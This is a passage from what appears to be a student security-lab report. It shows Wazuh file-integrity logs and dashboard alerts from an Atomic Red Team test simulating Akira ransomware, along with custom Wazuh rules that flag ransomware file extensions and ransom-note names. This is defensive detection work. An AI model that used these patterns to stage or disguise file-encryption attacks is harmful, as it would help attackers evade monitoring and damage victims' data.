, WRITE_EA, EXECUTE, READ_ATTRIBUTES, WRITE_ATTRIBUTES, READ_CONTROL, SYNCHRONIZE, READ_DATA, READ_EA, EXECUTE, READ_ATTRIBUTES, READ_CONTROL, SYNCHRONIZE, READ_DATA, READ_EA,
Dec 10, 2025 @ 10:53:29.134  syscheck.mode: realtime syscheck.path: c:\programdata\microsoft\windows\start menu\programs\startup\test.99.akira syscheck.sha1_after: b50f067533f6ad6d337837029ee8c5b668d9cb
11 syscheck.uname_after: Administradores syscheck.mtime_after: Dec 10, 2025 @ 11:53:15.000 syscheck.attrs_after: ARCHIVE syscheck.size_after: 1,073,741
syscheck.uid_after: S-1-5-32-544 syscheck.win_perm_after.allowed: DELETE, DELETE, DELETE, DELETE, READ_CONTROL, WRITE_DAC, WRITE_OWNER, SYNCHRONIZE, READ_DATA, WRITE_DATA, AP
PEND_DATA, READ_EA, WRITE_EA, EXECUTE, READ_ATTRIBUTES, WRITE_ATTRIBUTES, DELETE, READ_CONTROL, WRITE_DAC, WRITE_OWNER, SYNCHRONIZE, READ_DATA, WRITE_DATA, APPEND_DATA, READ_EA
, WRITE_EA, EXECUTE, READ_ATTRIBUTES, WRITE_ATTRIBUTES, READ_CONTROL, SYNCHRONIZE, READ_DATA, READ_EA, EXECUTE, READ_ATTRIBUTES, READ_CONTROL, SYNCHRONIZE, READ_DATA, READ_EA,
Dec 10, 2025 @ 10:53:29.014  syscheck.mode: realtime syscheck.path: c:\programdata\microsoft\windows\start menu\programs\startup\test.98.akira syscheck.sha1_after: 8027389e6373c8dc06254f7b6e331dd21e739d
7b syscheck.uname_after: Administradores syscheck.mtime_after: Dec 10, 2025 @ 11:53:14.000 syscheck.attrs_after: ARCHIVE syscheck.size_after: 1,073,741
syscheck.uid_after: S-1-5-32-544 syscheck.win_perm_after.allowed: DELETE, DELETE, DELETE, DELETE, READ_CONTROL, WRITE_DAC, WRITE_OWNER, SYNCHRONIZE, READ_DATA, WRITE_DATA, AP
```



Filter: agent.name: windows

Aggregation: Terms

Field: rule.groups

Order by: Metric: Count

Order: Descending

Size: 20

○ Group other values in separate bucket

○ Show missing values


Custom label:

› Advanced

In the above screenshots, the events of file changes in the monitored directories of the agent are shown and the bar chart containing the events fired based on the rule groups. But in these the mitre technique 1486 was not captured as the specific rule to map the alerts to the technique ID was not present. So I added a custom rule which added a rule group – ransomware. Below are the screenshots after the addition of the custom rule.

So now the rule groups which alert on the events are:

- **Syscheck**
- **Ransomware**
- **Windows**
- **Syscheck_file**




100 hits

Dec 10, 2025 @ 17:05:30.442 - Dec 10, 2025 @ 17:20:30.442

timestamp	agent.name	rule.description	rule.level	rule.mitre.id	rule.groups
Dec 10, 2025 @ 17:15:02.066	windows	Akira ransomware file detected: c:\program...	12	T1486	syscheckransomware
Dec 10, 2025 @ 17:15:01.867	windows	Akira ransomware file detected: c:\program...	12	T1486	syscheckransomware
Dec 10, 2025 @ 17:15:00.753	windows	Akira ransomware file detected: c:\program...	12	T1486	syscheckransomware
Dec 10, 2025 @ 17:15:00.688	windows	Akira ransomware file detected: c:\program...	12	T1486	syscheckransomware
Dec 10, 2025 @ 17:15:00.612	windows	Akira ransomware file detected: c:\program...	12	T1486	syscheckransomware
Dec 10, 2025 @ 17:15:00.530	windows	Akira ransomware file detected: c:\program...	12	T1486	syscheckransomware


The rule group added now can be shown in the rule group char below.



d) Analyse the expected alert at its source. What do you observe? What final conclusions do you reach? Describe the actions you have taken to reach your final conclusion.

The T1486 Atomic Red Team test 10, created 100 files with .akira extension in the c:// directory by default, simulating Akira ransomware behavior and also creates a .txt ransomware note in the desktop. Initially, Wazuh was not able to detect these as in the new wazuh agent versions directories like C:// are not added in the file integrity monitoring syscheck module in the ossec.conf and it fails if we add the directory to be monitored. As per the documentation, wazuh specifies that monitoring drives is not supported. So, to make this work, I modified the atomic test specifying it to add the akira files in the directory that is in monitoring list.

Post these changes wazuh agent detected these file creations and generated 101 alerts using the default Rule 554 (File added to the system) from the syscheck group. These alerts are then shown in the wazuh central dashboard with the default rule groups which were not helpful in identifying the actual MITRE Technique ID (1486 in this case). To have this details in the alert I added custom wazuh rule as shown below to the wazuh central local rule file.



```
<group name="syscheck,ransomware,">

  <!-- Detect .akira ransomware file creation (T1486) -->
  <rule id="100100" level="12">
    <if_sid>554</if_sid>
    <field name="file" type="pcre2">\.akira$</field>
    <description>Akira ransomware file detected: $(file)</description>
    <mitre>
      <id>T1486</id>
    </mitre>
  </rule>

  <!-- Detect other common ransomware extensions -->
  <rule id="100101" level="12">
    <if_sid>554</if_sid>
    <field name="file" type="pcre2">\.locked$|\.encrypted$|\.crypt$|\.crypted$|\.enc$</field>
    <description>Ransomware encrypted file detected: $(file)</description>
    <mitre>
      <id>T1486</id>
    </mitre>
  </rule>

  <!-- Detect ransom note files -->
  <rule id="100102" level="12">
    <if_sid>554</if_sid>
    <field name="file" type="pcre2">readme\.txt$|DECRYPT.*\.txt$|HOW.*DECRYPT|RESTORE.*FILES</field>
    <description>Ransomware ransom note detected: $(file)</description>
    <mitre>
      <id>T1486</id>
    </mitre>
  </rule>

</group>
```

The rule works on a simple file name pattern matching the extension ".akira" and the sid matching as 554 (the default rule id for the file integrity monitoring alert rules). This can be further modified to capture specific pattern of the T1486 technique attacks.